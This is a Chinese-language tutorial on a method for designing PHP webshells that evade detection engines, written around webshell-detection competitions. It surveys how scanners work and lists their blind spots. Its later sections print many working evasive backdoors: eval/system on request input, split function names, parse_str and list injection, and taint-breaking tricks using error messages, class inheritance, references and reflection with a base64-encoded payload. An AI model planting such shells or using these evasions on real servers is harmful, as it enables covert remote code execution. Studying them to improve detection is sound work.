免杀WebShell设计通用方法论

前言

首先特别感谢队友航哥 ID: vspiders，对本文样本和思路上提供的大力支持，此处加粗。

最近一段时间，看了很多认知方面的书，对我的改变还是很大的。

之前看待事物总是看其一角，做技术也是囿于一面，思维不是很开阔，经过不断地看书，思考，认知慢慢有了 改变，获益良多。

作为技术人员，我的建议是不要总是看技术书籍或者一心研究技术，多看看哲学，认知，效率，商业方面的书籍，可以让你看到人生多种可能性，同时反哺技术上的视野和思考模式。

现在遇到技术项目，尽量不再立即着眼于解决它，而是选择如何看待它，比如会问自己一些问题：

- 它是否真是一个全新项目？
- 它的存在是否合理？
- 它的适用边界是什么?

。。。。。。

前面只是一些自己的感悟吧，如果对大家有启发，有帮助的话，那就最好不过了。


言归正传，在最近几个月中参加过很多webshell检测的比赛，例如TSRC，青藤云，阿里云等，平心而论， TSRC和青藤云的检测思路和实现成熟度是在前列的。

虽然做webshell免杀时间不长，但是总结出了一套自己的方法论，本篇内容我会给出我的思考方式，而不会直接给一个通杀的webshell，因为没有意义。如果你还在追求这种浮躁的方式，只能说还是没脱离"脚本小子"的范畴。

一.思考

在绕过任何一个检测引擎之前，思考是很关键的，尤其是新手。新手特别喜欢的干的是 找一大批样本 上传，看看能不能命中一个，这其实对你是没有任何提高的。首先要做的是思考，我画了一

张思维导图，理了理思路，如图1所示。



思考过程分为了四个部分：认知,"敌人","磨刀",精准打击，层层递进，应用在其他方案绕过上,也是可以的，接下来我会根据这四个部分进行解释。

二.认知

任何一个检测引擎的大部分检测手段，都是已知的，就算有创新，那毕竟是很少的一部分，因此首要的入手点是熟悉已知的主流检测方案，对已知的检测方案至少有一个原理性的了解。参考之前长亭的《Webshell检测能力进化笔记》部分内容+ 自己的总结，简要概括主流的检测手段及缺陷：

(1) 基于正则文本特征检测

初期对付webshell基本上都是这种方案，根据已知webshell使用的函数和参数，使用正则表达式制定相应的黑规则。

但是正则文法表达能力不足，加上webshell语法灵活，很容易通过混淆绕过这种方式。

(2) 基于统计特征的文本检测

之后为了对付混淆，人们把视野放到了统计学上，通过统计文本熵，字符串长度，特殊符号个数，重合指数，压缩比等信息制定告警阈值，在对付混淆上有一定的威力。之后随着机器学习的兴起，阈值设置就 交给了算法。

但是这种方式着眼于全局，无法顾及局部细节，将混淆的恶意代码插入到正常文件中，基本上就失效了。

(3) 基于AST的语法特征检测


为了弥补统计特征的不足，进一步深化，进行语法检测，关注于每个函数和参数，这种方式精确，误报较少。
但是对于PHP这种动态特性很多的语言，检测就比较吃力，AST是无法了解语义的。

(4) 动/静态符号执行

其实本质上是污点分析，通过给$_GET,$_POST等输入参数打污点的方式，通过污点数据流是否流入**敏感函数**，来判断是否可疑，大体上有静态和动态两种。

静态污点分析通过语法树回溯的方式，从敏感函数开始追踪到输入参数是否有污点，如果做的好的话，可以对混淆的变量和函数进行还原。举个例子，以如下代码为例子，其污点追踪的如图2所示.

```
<?php
function test($a){
eval($a);
}
$a = $_GET["c"];
test($a);
```



动态污点分析是在opcode层打污点，因为实际在执行， 变量还原的过程就可以省略了，只要污点打的全面，覆盖率和准确率在这些方案中会是非常高的，但是也有一套对付的办法，总结来说 **“成也污点，毁也污点；成也动态，毁也动态”**，请继续往下看。而具体的污点跟踪过程正好与静态跟踪相反，动态污点分析是正向的。

对于污点分析，一般绕过大致有三种方式：

1. 函数很多，总有污点分析引擎 覆盖不到的函数来实现功能
2. 由于opcode是粗颗粒的，没办法跟踪细致的数据变化，可以对污点的传播进行打断，比如类型转换，子父类数据共享，变量引用，报错，这也是检验污点分析做的好不好的一个指标，有的引擎对这些情况都进行了考虑
3. 隐式调用，污点是打在正常函数，但是通过函数和类继承关系可以调用敏感函数。

在github中，有通过php扩展实现的PHP 污点分析taint(https://github.com/laruence/taint)，这个项目的本意是探测xss，但是改造一下用在webshell检测上也是不错的。

(5) 机器学习/深度学习

随着机器学习的兴起，这个慢慢变成了主流，算一种大数据时代的手段，特征主要来源于opcode序列和文本分词，遇到问题和2类似，无法顾虑到局部，白+黑 和微混淆 容易绕过。

(6) 沙箱

沙箱在这方面检测就比较鸡肋了，输入参数未知，沙箱是很难发现威胁的，只是作为一个补充。

这几种检测方案都属于离线检测方式，除了他们自身解决方案的缺陷外，还有一个本质的缺陷就是**信息不完备**，我们给webshell传参，它是无法得知的。正是因为这个原因，以上检测方案的效果，

从原理上是弱于RASP的。（RASP的性能如果做的很高就好了，就不需要其他的了）

三."敌人"

在了解主流的检测方案后，并不急于设计免杀webshell，你需要了解**你的对手**，这个时候需要进入探测阶段，也是非常重要的一环。我一般从五个方面着手，包括覆盖率，误报率，容忍度，验证已知手段，猜测未知手段。

覆盖率，误报率，容忍度

我一般会准备一些常见的webshell，但是种类必须不同，测试一下引擎的覆盖率。

接着制造一些有敏感函数，但是无恶意功能的样本，测试一下引擎的误报率。例如：

```
<?php eval("echo 2323;")?>
<?php eval($a); ?>
<?php system($a); ?>
<?php $b($a); ?>
<?php call_user_func($b, $a); ?>
```

最后，找一些正常样本，然后不断添加敏感函数和参数，测试一下引擎的容忍度。

验证已知手段

已知手段主要分为两大类，静态和动态，可以通过添加**延时函数**或者**判断逻辑**等方式来验证动态的存在。示例：

```
    sleep(1000);
    eval($_GET[1]);
或者
    if (1) {
        return 1;
    } else {
        eval($_GET[1]);
    }
```

接着验证具体手段属于静态或者动态中的哪一个？

选择一个普通的webshell,不要一直换，然后对这个webshell的函数名，参数名进行逐步隐藏，——验证已知的手段。

```php
<?php system($_GET['cmd']);?>
```

猜测未知手段

既然是猜测，那就看造化了，还是建议不要一直换webshell，只会让你混乱，而是逐步变形。

四. "磨刀"

通过上面的手段，对引擎有了个基本的了解，下面要积累自己的力量，磨刀霍霍了。

公开免杀方法

这时候要去涨涨经验了，看看其他人是如何绕过各种检测引擎的，他们对付的是哪种检测手段，进行一下总结。我给大家准备了一下资料，足够大家学习一波了。

https://xz.aliyun.com/t/7151
https://xz.aliyun.com/t/3959
https://klionsec.github.io/2017/10/11/bypasswaf-for-webshell/
https://blkstone.github.io/2016/07/21/php-webshell/
https://www.cnblogs.com/littlehann/p/3522990.html

只是看文章还是不够，去github上找一下大家贡献的webshell，看看他们的免杀有什么可取之处，如图3所示。

PHP手册

php手册是最权威的php资料，中文版网址：https://www.php.net/manual/zh/。

你要坚信一点，做webshell引擎的人一定不会熟悉精通，php中的所有语法特性和函数，因此**他们的认知决定了这个引擎的认知。**

在绕过某云引擎的之前，我花了半天时间，重新看了一遍接近2000个内置函数的功能，以及熟悉了不同php版本的语法特性，受益匪浅。测试了几个很偏的函数，秒过。。。

如果大家不知道有哪些函数，大家可以通过 get_defined_functions获取所有已定义的函数（包括用户自定义的函数），**相似功能的函数排序也是接近的。**

肯定有前辈也告诉你们翻翻手册，但是翻手册要看什么呢?

1. 新语法
2. 相似函数
3. 偏僻函数

举个例子，之前用过一个变量覆盖的函数 extract 来实现webshell，这个对付污点是很好的，但是发现被封锁了。

```
<?php $GLOBALS['cmd'] = $_GET;extract($cmd);$a($b); ?>
```

之后同一页中找到了 list这个函数，绕过:

```
list($a,$b) = $_GET; $a($b);
```

接着我搜索所有相似的函数找到了 parse_str函数，又绕过。

```
<?php parse_str($_GET[i]);$a($b); ?>
```

练手

1、D盾
http://www.d99net.net/down/WebShellKill_V2.0.9.zip

2、百度WEBDIR+
https://scanner.baidu.com/

3、河马
https://www.shellpub.com/

4、Web Shell Detector
https://github.com/emposha/PHP-Shell-Detector

5、CloudWalker（牧云）
https://webshellchop.chaitin.cn/
https://github.com/chaitin/cloudwalker

6、深度学习模型检测PHP Webshell
http://webshell.cdxy.me/

五. 精准打击

对引擎也熟悉了，对免杀的知识也有了积累，下面就可以根据缺陷或问题进行降维打击了。
一般情况下，很多人绕不过的时候，有时候会问能不能给点思路，引擎把XXX给封锁了，遇到XXX就会告警。

其实**你发现的问题就是解决问题的方向。**下面给大家举一些我绕过的小例子,希望能给大家启发。

(1) 不常见入口

先说一些常见的入口:

```
$_GET
$_POST
$_COOKIE
$_FILES
$_SERVER
```

这些常见的入口肯定被监控的很严格，HTTP协议信息这么多，可以在头部字段传递动态变量:

```
<?php eval(get_headers("www.xxxx.com"){9}); ?>
```

大家打开思路想想还是有很多引入变量的方法。

(2) 敏感内容隐藏

举个例子:

```
<?php
system("ls");
```

样本中出现system就会报警,那你要做的就是根据你发现的问题，将system隐藏掉。可以变量替换，可以**字符串拼接，旋转，加解密。**

```
<?php
$a='sys'."tem"
$a("ls");
```

这时候还报警的话，那就是会有静态变量还原，动态分析的可能。这个时候再变化，通过外部变量加入判断逻辑或者自己函数生成 system

```
<?php
if($_GET[j]>2){
```

```
    $a='sys'.$_GET[i];
    $a("ls");
}else{
     echo "hello";
}
```

就这样按照发现的问题，结合现有手段，一步一步的变换。

(3) 污点跟踪

针对污点跟踪的攻击方式，我给大家举几个例子，大家体会一下思路，看看是如何打断污点传播的。

1. 报错方式：

```
$_GET[$_GET['aaa']];
$a= str_replace("Undefined index: ","",explode('|',error_get_last()["message"])[0]);
eval($a);
```

思路：error_get_last函数可以获取 上一次的错误信息，通过$_GET[$_GET['aaa']] 产生报错，通过报错信息将传入的变量进行间接传递交给eval执行。

2. 父子类数据共享：

```
<?php
    class A { static $a; }
    class B extends A {}
    A::$a = $_GET[0];
    eval(B::$a);
?>
```

思路：将传入变量的值交给父类，但是子类可以获取父类的值，从而打断污点传播。

3. unset绕过动态

```
<?php
function test(&$a){
    $a = $_GET["m"];
```

```
}
test(${$_GET["c"]});
eval($a);
?>
```

思路：

首先单独的eval($a)是不会告警的，这里通过一个双$$引用赋值间接控制$a变量，也就是必须传入特定的payload，动态才能正常的触发到恶意代码，但显然动态并没有那么智能，从而绕过了检测，payload为：c=a&m=system(ls)

4. 利用反射

```
<?php
function test($ZXZhbCgkX0dFVFsxXSk7){
}
$a = new ReflectionFunction($_GET["m"]);
eval(base64_decode($a->getParameters()[0]->name));

```

思路：
这是一个比较巧妙的反射利用，首先构造一个特殊的反射函数或者类，其中的某个名称或者变量是一个代码执行的payload，其次利用反射类ReflectionFunction获取自定义构造函数，如上例中的函数参数名称，之后再调用执行。这种绕过动态的基本原理与之前相似，也是必须要传入特定的payload才能成功触发代码执行。